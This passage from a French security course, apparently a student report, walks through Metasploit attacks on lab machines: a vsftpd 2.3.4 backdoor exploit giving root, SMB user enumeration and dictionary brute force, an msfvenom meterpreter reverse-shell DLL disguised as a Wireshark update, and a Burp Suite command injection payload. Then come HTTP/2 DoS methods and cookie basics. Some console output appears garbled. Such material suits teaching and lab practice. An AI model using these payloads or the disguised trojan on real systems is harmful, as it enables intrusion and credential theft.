auxiliary/admin/cisco/vpn_3000_ftp_bypass      2006-08-23  normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrativ
e Access
auxiliary/admin/officescan/tmlisten_traversal   normal    TrendMicro OfficeScanNT Listener Traversal Arbitrary File
Access
auxiliary/admin/tftp/tftp_transfer_util         normal    TFTP File Transfer Utility
auxiliary/dos/sacad/d20_tftp_overflow           2012-01-19  normal  General Electric D20ME TFTP Server Buffer Overflow DoS
auxiliary/dos/windows/ftp/filezilla_admin_user  2005-11-07  normal  FileZilla FTP Server Admin Interface Denial of Service
auxiliary/dos/windows/ftp/filezilla_server_port  2006-12-11  normal  FileZilla FTP Server Malformed PORT Denial of Service
auxiliary/dos/windows/ftp/guildftp_cwdlist       2008-10-12  normal  Guild FTPD 0.999.8.11/0.999.14 Heap Corruption
auxiliary/dos/windows/ftp/iis75_ftpd_jac_bof     2010-12-21  normal  Microsoft IIS FTP Server Encoded Response Overflow Trigger
auxiliary/dos/windows/ftp/iis_list_exhaustion    2009-09-03  normal  Microsoft IIS FTP Server LIST Stack Exhaustion
auxiliary/dos/windows/ftp/solarftp_user          2011-02-22  normal  Solar FTP Server Malformed USER Denial of Service
auxiliary/dos/windows/ftp/titanand26_site        2008-10-14  normal  Titan FTP Server 6.26.630 SITE WHO DoS
auxiliary/dos/windows/ftp/victftps50_list        2008-10-24  normal  Victory FTP Server 5.0 LIST DoS
auxiliary/dos/windows/ftp/winftp230_nlist        2008-09-26  normal  WinFTP 2.3.0 NLST Denial of Service
auxiliary/dos/windows/ftp/xmeasy560_nlist        2008-10-13  normal  XM Easy Personal FTP Server 5.6.0 NLST DoS
auxiliary/dos/windows/ftp/xmeasy570_nlist        2009-03-27  normal  XM Easy Personal FTP Server 5.7.0 NLST DoS
auxiliary/dos/windows/ftp/pt360_write            2008-10-29  normal  PacketTrap TFTP Server 2.2.5459.0 DoS
auxiliary/dos/windows/ftp/solarwinds            2010-05-21  normal  SolarWinds TFTP Server 10.4.0.10 Denial of Service
auxiliary/fuzzers/ftp/ftp_client_ftp            normal    Simple FTP Client Fuzzer
auxiliary/gatherers/ftp/ftp_pre_post             normal    Simple FTP Pre Post
auxiliary/gatherer/apple_safari_ftp_url_cookie_thief 2015-04-08  normal  Apple OSX/105/Windows Safari Non-HTTPOnly Cookie Theft
auxiliary/gather/d20pass                         2012-01-19  normal  General Electric D20 Password Recovery
auxiliary/gather/konica_minolta_pwd_extract      normal    Konica Minolta Password Extractor
auxiliary/scanner/ftp/anonymous                 normal    Anonymous FTP Access Detection
```

FIGURE 5.18 – Search ftp

Cette capture donne le "chemin" de tous les exploits en rapport avec FTP 3.0.

## 5.1.6 Utilisations

### 5.1.6.1 Exemple d'utilisation pour exploiter un service

Pour cette exemple, nous allons voir comment exploiter un service vulnérable avec Metasploit. La machine cible sera une machine metasploitable2 conçue pour être vulnérable à beaucoup d'attaques :




FIGURE 5.19 – Schéma de la maquette

Il suffit d'utiliser nmap pour scanner la machine :

```
msf > nmap -sV 192.168.1.54
[*] exec: nmap -sV 192.168.1.54
[+] Nmap scan report for 192.168.1.54
Host is up (0.00024s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        Apache vsftpd 2.3.4.8 ((Ubuntu))
22/tcp    open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2
25/tcp    closed smtp
53/tcp    closed dns
80/tcp    closed http
111/tcp   closed nmb
31337/tcp closed http

Nmap done at 2019-12-12 19:51 CET
```

FIGURE 5.20 – nmap dans Metasploit

Ensuite on peut chercher des exploits sur **vsftpd 2.3.4** :

```
msf > search vsftpd 2.3.4
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Module           Version, please submit feedback at https://nmap.org/submit/ or use --script-fu
-----  

x-pc-linux-gnu%r(NU
Name \x20\kali\          Disclosure Date  Rank      Description
-----  

auxiliary/gather/teamtalk_creds          normal      TeamTalk Gather Credentials
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

FIGURE 5.21 – search vsftpd 2.3.4

On constate qu'il existe un exploit pour effectuer un reverse shell sur la machine. On va donc l'utiliser avec la commande **use** :

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

FIGURE 5.22 – use exploit

On peut utiliser la commande **show options** pour voir les options de cet exploit :

| Name  | Current Setting | Required | Description           |
|-------|-----------------|----------|-----------------------|
| RHOST | 192.168.1.54    | yes      | The target address    |
| RPORT | 21              | yes      | The target port (TCP) |

FIGURE 5.23 – Show options

On constate que nous devons renseigner un **RHOST**(Remote Host) qui correspond à la machine victime. On utilise la commande **set RHOST** pour éditer une option. Pour cette exemple, nous allons faire **set RHOST 192.168.1.54**. Une fois fait, on peut regarder à nouveau les options :

| Name  | Current Setting | Required | Description           |
|-------|-----------------|----------|-----------------------|
| RHOST | 192.168.1.54    | yes      | The target address    |
| RPORT | 21              | yes      | The target port (TCP) |

FIGURE 5.24 – Set RHOST

On constate que le champ **RHOST** a bien été renseigné. On peut à présent lancer l'exploit avec la commande **exploit** :

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.54:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.54:21 - USER:root Please specify the password.
[+] 192.168.1.54:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.54:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.20:36567 -> 192.168.1.54:6200) at 2019-12-12 19:44:16 +0100
host, irc.Metasploitable.LAN; OS: Ubuntu 16.04 LTS; Kernel: 4.15.0-102-generic
whoami
root
ultimo at https://nmap.org/submit
```

FIGURE 5.25 – Lancement de l'exploit

On s'aperçoit que l'exploit s'est bien exécuté sur la machine cible. Nous avons donc un reverse shell sur la machine distante.

### 5.1.6.2 Récupération d'utilisateurs d'un serveur SMB

Dans le cas d'un CTF qui utilise un serveur Samba par exemple, Metasploit peut être très utile pour énumérer la liste des utilisateurs du serveur Smb. Metasploit possède un module de scan permettant de faire cela. Il se trouve dans **auxiliary/scanner/smb** :

```
msf > use auxiliary/scanner/smb/smb_enumusers\r
msf auxiliary(smb_enumusers) > set rhosts 192.168.1.82\r
rhosts => 192.168.1.82
msf auxiliary(smb_enumusers) > exploit\r[+] 192.168.1.82:139 - SYMFONOS [ helios ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

FIGURE 5.26 – Utilisation du module smb\_enum

Il nous suffit de renseigner le champ "rhosts" qui correspond à l'adresse IP de la machine victime. Ensuite on tape "exploit" pour lancer le module. En quelques secondes, nous récupérons un utilisateur nommé "helios" qui est un utilisateur du serveur Samba. On peut également récupérer le mot de passe avec une attaque par dictionnaire disponible avec un autre module nommé **smb\_login** :

```
msf auxiliary(smb_login) > set rhosts 192.168.1.82\r
rhosts => 192.168.1.82
msf auxiliary(smb_login) > set SMBUSER helios\r
SMBUSER => helios
msf auxiliary(smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt\r
PASS_FILE=>/usr/share/wordlists/rockyou.txt. Use -f to force decompression.
msf auxiliary(smb_login) >
root@kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
```

FIGURE 5.27 – Attaque par dictionnaire smb

Enfin, il faut renseigner l'utilisateur avec lequel on veut trouver le mot de passe ainsi qu'un dictionnaire à utiliser. Dans notre cas, nous allons utiliser le dictionnaire "rockyou" qui est un dictionnaire comprenant 14.344.392 lignes :

```
[+] 192.168.1.82:445 - SMB - Success: '.\helios:qwerty'
[*] 192.168.1.82:445 - SMB - Domain is ignored for user helios
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

FIGURE 5.28 – Attaque par dictionnaire smb

Metasploit a trouvé le mot de passe de l'utilisateur "helios" qui était "qwerty". On peut donc se connecter au serveur SMB avec notre utilisateur :

```
[root@kali:~# smbclient \\\\192.168.1.82\\\\helios -U helios
Enter helios's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.16-Debian]
smb: \\> ]
```

FIGURE 5.29 – Connexion au serveur SMB

### 5.1.7 Meterpreter

Meterpreter est un outil dépendant de Metasploit ayant pour but de créer des payloads assez particuliers. En effet, ces payloads fonctionnent avec des injections DLL afin de pouvoir lancer un reverse-shell par exemple. Nous allons donc dans un premier temps découvrir les injections DLL puis les fonctionnalités de Meterpreter.

#### 5.1.7.1 Injections DLL

Les fichiers DLL (Dynamic Link Library) sont comme des fonctions utilisées par un programme principal. Lors de son exécution, seul le programme principal est visible dans le gestionnaire des tâches ce qui rend sa détection presque impossible. De cette manière, nous allons même pouvoir appliquer un DLL à un programme existant et ayant les droits administrateur. Ainsi, le retour de ce payload à notre écran nous fournira l'accès administrateur de la cible.

#### 5.1.7.2 Fonctionnalités de Meterpreter

Meterpreter va donc nous permettre la création de ces fichiers. Il faut cependant utiliser Msfvenom qui contient Meterpreter. Nous allons donc réaliser un reverse-shell sur un Windows server 2019 au cours de cette partie. Commençons par créer le fichier .dll :

```
[root@kali:~/meterpreter# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.200 LPORT=
4444 --platform windows -f dll R > test.dll
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

FIGURE 5.30 – Création du .dll

Ensuite, nous allons créer un programme qui exécutera ce fichier .dll :

```
root@kali:~/meterpreter# cat test.bat
@echo off
echo Veillez patienter pendant que la mise à jour de Wireshark se réalise
rundll32.exe test.dll,main
exit
```

FIGURE 5.31 – Fichier .bat

Nous pouvons à présent utiliser Winrar pour compresser ces deux fichiers sous un .exe que l'on nommera Wireshark par exemple :



FIGURE 5.32 – Wireshark.exe

Revenons sur Metasploit afin de lancer l'écoute du reverse-shell lors de l'exécution de Wireshark.exe sur Windows server :

```
msf5 exploit(multi/handler) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.200
LHOST => 192.168.1.200
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
-----+-----+-----+
Creating archive: Wireshark10-0-2.exe
Name   Current Setting  Required  Description
-----+-----+-----+
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.1.200    yes       The listen address (an interface may be specified)
LPORT   4444             yes       The listen port
Write SFX: /usr/lib/p7zip/rzCon.sfx : 481768 bytes (471 KiB)

Exploit target: from disk: 1
  Arch: x86_64
  Platform: windows
  OS: windows_7
  Name: windows_7_sp1_en_us
  ID: 0
  Everything is OK

[*] Exploit running: [100%] (0.000s elapsed) -> 192.168.1.200:4444
[*] Reverse connection from 192.168.1.78:49736 -> 192.168.1.200:4444
[*] Meterpreter session 6 opened (192.168.1.200:4444 -> 192.168.1.78:49736) at 2020-01-08 14:59:33 +0100

meterpreter > getuid
Server username: TEST\Administrateur
meterpreter >
```

FIGURE 5.33 – Ecoute lors de l'exécution du fichier

Nous nous retrouvons bien dans Meterpreter qui va nous proposer plusieurs champs d'actions grâce à son reverse-shell. En effet, Meterpreter nous permet de manipuler les fichiers, le réseau, les périphériques ainsi que le système en lui-même.

## 5.2 Burpsuite

### 5.2.1 Définition

Burpsuite est un logiciel complet permettant d'effectuer des tests d'intrusion ou de vulnérabilités (XSS, CSRF) sur des applications Web. Cet outil peut s'utiliser comme un proxy Web dans le but de chercher et capturer toutes les requêtes Web des utilisateurs au sein d'un LAN. Ce dernier inclut notamment des procédés automatiques dans le but de travailler plus rapidement et plus efficacement.

Nous allons donc voir son fonctionnement.

### 5.2.2 Fonctionnement

Burpsuite se présente sous la forme d'une interface graphique :




FIGURE 5.34 – Interface graphique

Nous avons 3 types d'outils dans Burpsuite :

Les outils centraux :

- **Proxy** : Permet de configurer un proxy dans le but d'intercepter des requêtes web ou de les modifier avant de les transmettre au serveur web.
- **Site map** : Permet d'avoir une vue arborescente du trafic observé.

Les outils manuels :

- **Intruder** : Émission en masse de requêtes HTTP/HTTPS.
- **Repeater** : Permet la modification avant l'envoi de nos requêtes.

Les outils automatiques :

- **Spider** : Cet outil permet la récolte d'informations passives comme la détection de ressources et la collecte active.
- **Scanner** : Il va rechercher automatiquement des vulnérabilités (via le mode passif ou actif).

Les autres outils :

- **Sequencer** : Permet de tester l'existence aléatoire des sessions avec jetons (token).
- **Decoder** : Conversion URL/HTML/Base64/Hexa/Octal/Binaire/GZip + hashes.

Burpsuite permet également la configuration de macros dans le but d'automatiser des tâches. De plus, l'avantage de Burpsuite réside dans la possibilité d'une configuration multiple, mais également, dans ses nombreuses fonctionnalités permettant d'aider les pentesteurs les plus expérimentés.

Ainsi, dans le cas d'un audit de sécurité ou d'un CTF, nous pouvons utiliser cet outil pour capturer le trafic des utilisateurs et ainsi récupérer des mots de passe ou des cookies de connexions pour se connecter à des sites (Gmail, Facebook,...).

### 5.2.3 Exemple d'utilisation sur un CTF :

Dans le cas où nous avons un formulaire de connexion, nous pouvons utiliser le mode Intercept de Burpsuite pour tester la sécurité de ce dernier, et ainsi injecter ou non du code malveillant comme le montre ce schéma :




FIGURE 5.35 – Fonctionnement du mode Intercept de Burpsuite

Pour cela, il faut aller dans la catégorie proxy et choisir l'adresse IP du proxy à utiliser :




FIGURE 5.36 – Mise en place du proxy BurpSuite

Dans notre cas, nous prendrons toutes les adresses IP de notre interface web (d'où le “\*”) sur le port 8080. Ensuite, sur un ordinateur client, il suffit de préciser dans le navigateur le proxy à utiliser :




FIGURE 5.37 – Mise en place du proxy coté client

On peut donc commencer les tests. Il faudra mettre Burpsuite sur le mode “intercept on” pour intercepter toutes les requêtes.

Prenons le cas de ce formulaire en HTTP :

The screenshot shows the 'Admin Dashboard' of a website called 'Bulldog.social'. At the top, there's a blue header bar with the site name 'Bulldog.social' on the left and navigation links 'Admin', 'Profile', and 'Logout' on the right. Below the header is a decorative background of a network graph. A central box contains the 'Link+ Login' section. It includes a message 'Please authenticate with the Link+ CLI Tool to use Link+', two input fields labeled 'Username' and 'Password', and a blue 'Login' button at the bottom.

FIGURE 5.38 – Fomulaire Web

Par exemple, nous allons entrer un username et un password :

This screenshot shows the same 'Admin Dashboard' and 'Link+ Login' interface as Figure 5.38, but with data entered into the fields. The 'Username' field contains 'matthieu' and the 'Password' field contains '\*\*\*'. The rest of the page, including the network graph background and footer links, remains the same.

FIGURE 5.39 – Fomulaire Web

Comme nous pouvons le voir sur Burpsuite, on récupère la requête envoyée au serveur :



```
Request to http://192.168.1.53:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /users/linkauthenticate HTTP/1.1
Host: 192.168.1.53
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.53/dashboard
content-type: application/json
Content-Length: 49
Connection: close

{
  "username": "matthieu",
  "password": "IUT"
}
```

FIGURE 5.40 – Interception requête HTTP

On peut alors la modifier avant de la transmettre au serveur :



```
Request to http://192.168.1.53:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /users/linkauthenticate HTTP/1.1
Host: 192.168.1.53
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.53/dashboard
content-type: application/json
Content-Length: 49
Connection: close

{
  "username": "matthieu",
  "password": "IUT; ping 192.168.1.200"
}
```

FIGURE 5.41 – Modification de la requête

Dans notre cas, nous allons essayer d'injecter la commande "ping" pour tester la sécurité du champ "password".

Si on scrute le réseau avec Wireshark :




FIGURE 5.42 – Modification de la requête

Le ping fonctionne bien. Cela veut dire que l'on peut injecter n'importe quelle commande dans le champ password. On pourrait par exemple injecter un reverse shell pour prendre le contrôle à distance la machine.

### 5.3 Faille http v2

Les failles http v2 doivent être sérieusement prises en considération dans la mesure où de nos jours, plus de 85 millions de sites Web ont recours au protocole http v2 et sont donc vulnérables à cette faille. Cette faille peut être réalisée de différentes manières. La première méthode consiste à provoquer un crash. Pour cela une machine doit exécuter un script qui a pour but de forcer le serveur cible à épuiser toutes ses ressources de mémoires.

La seconde méthode consiste à provoquer un déni de service. Pour cela, il suffit d'envoyer un grand nombre de fois à la machine cible un fichier compressé que la machine considérera comme correct. Malheureusement pour la machine cible, ce fichier est extrêmement difficile à décompresser. Au fil du temps et des nombreuses attaques, la mémoire de la machine va être totalement drainée, ce qui aura pour finalité de provoquer ce fameux déni de service. La troisième méthode consiste à envoyer de manière continue et répétitive des requêtes de connexion au serveur. Au fil du temps, le serveur cessera de répondre car il aura émis un trop grand nombre de réponses en attente qui va le pousser à s'éteindre. Une autre méthode qui ressemble fortement à la méthode 3 consiste à demander continuellement à un serveur "êtes vous présent ?". Cela a pour but de faire perdre du temps au serveur en le faisant travailler sans raison valable.

Pour conclure, il est à savoir qu'un bon nombre d'attaque visant à créer une faille sur un site web en http v2 ont été préalablement inventée et mise en place sur le protocole http. Ces attaques ont donc été modifiées et mise à jour dans le but d'également pouvoir provoquer des failles sur http v2.

## 5.4 Cookies

### 5.4.1 Généralités

Il est désormais devenu courant de se retrouver face à ce message lorsque l'on souhaite entrer dans un site Web :



Pour en savoir plus sur vos droits et nos pratiques en matière de Cookies, consultez notre [Charte Cookie](#)

FIGURE 5.43 – Utilisation des cookies sur le site Le Parisien

Cette page nous donne des informations concernant l'utilisation des cookies par le site Web et la possibilité qui nous est permise de pouvoir paramétrer l'utilisation de ces cookies. Force est de constater que la plupart du temps les utilisateurs qui se retrouve face à cette page ignorent la signification d'un cookie et cliquent immédiatement sur accepter sans prendre le temps de se renseigner sur ce terme. En réalité, un cookie est une donnée envoyée par un serveur Web à votre navigateur. Ces données sont envoyées lorsque vous prenez la décision de visiter un site Web par exemple et cela permet au site en question de garder en mémoire des informations concernant vos habitudes de navigation, vos pseudos, vos mots de passe, vos paniers etc. Ces cookies sont stockés sur votre disque dur en tant que fichier. Ce fichier ne contient que du texte et est donc en principe totalement inoffensif. Malgré cela, certains logiciels antivirus nous mettent en garde contre des cookies provenant de certains sites. En d'autres termes, lorsque vous visitez un site ayant recours à des cookies, vous envoyez des informations à ce site afin qu'il soit en mesure d'améliorer votre expérience en vous proposant des services adaptés à vos centres d'intérêt.

#### 5.4.2 Les différents types de cookies

En règle générale, les cookies peuvent être soit temporaires, soit permanents. Les cookies temporaires sont désignés sous le terme de cookies de sessions et sont utilisés uniquement dans une session. Ces cookies sont supprimés lorsque l'on ferme notre navigateur. Les cookies permanents quant à eux sont utilisés dans différentes sessions de navigation et ils ne disparaissent que lorsque l'on décide de les supprimer ou bien lorsque leur dates d'expirations arrivent à terme. Parmis ces différents types de cookies, il existe les cookies dits internes et les cookies tiers. Les cookies internes sont mis en place par le site que vous consultez. Les cookies tiers quant à eux sont créés par un site différent de celui que vous consultez. Par exemple, de nombreux sites ont un bouton "J'aime" sur lequel on peut cliquer dessus. En cliquant sur ce bouton, un cookie pouvant être utilisé par Facebook s'activera.

#### 5.4.3 Mise en place d'un cookie




FIGURE 5.44 – Transfert des cookies du navigateur au serveur

1. Le protocole HTTP permet de transférer des pages Web. A l'aide d'une requête HTTP, le navigateur appelle une page provenant du serveur Web. Pour parvenir à la page [www.velizy.fr/index.html](http://www.velizy.fr/index.html), le navigateur se connecte au serveur www.velizy.fr en envoyant la requête suivante : GET /index.html HTTP/1.0 Host : www.velizy.fr

2. Le serveur répond en transmettant au navigateur une réponse HTTP. Cette réponse permet de demander au navigateur de conserver des cookies. Afin de stocker un cookie, le serveur va ajouter dans la réponse HTTP une ligne Set-cookie. Cette ligne est en réalité une requête qui a pour but de demander au navigateur de stocker la chaîne nom=valeur.

3. Cette chaîne sera par la suite renvoyée dans toutes les prochaines requêtes envoyées au serveur s'il y a existence du cookie. HTTP/1.0 200 OK Content-type : text/html Set-cookie : nom=valeur

#### 5.4.4 Durée de vie des cookies

